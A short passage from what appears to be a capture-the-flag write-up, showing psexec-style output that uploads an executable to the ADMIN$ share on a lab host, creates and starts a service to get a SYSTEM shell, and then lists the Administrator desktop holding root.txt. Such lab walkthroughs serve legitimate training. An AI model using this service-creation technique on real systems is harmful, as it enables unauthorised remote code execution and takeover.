[*] Found writable share ADMIN$
[*] Uploading file ksbWWvln.exe
[*] Opening SVCManager on 10.129.10.219.....
[*] Creating service Lqfw on 10.129.10.219.....
[*] Starting service Lqfw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6640]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
We can now retrieve the root.txt flag from the desktop:
1
2
3
4
5
6
7
8
9
10
11
C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\Users\Administrator\Desktop

01/04/2025  08:58 AM    <DIR>          .
01/04/2025  08:58 AM    <DIR>          ..
03/30/2026  11:40 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,779,788,800 bytes free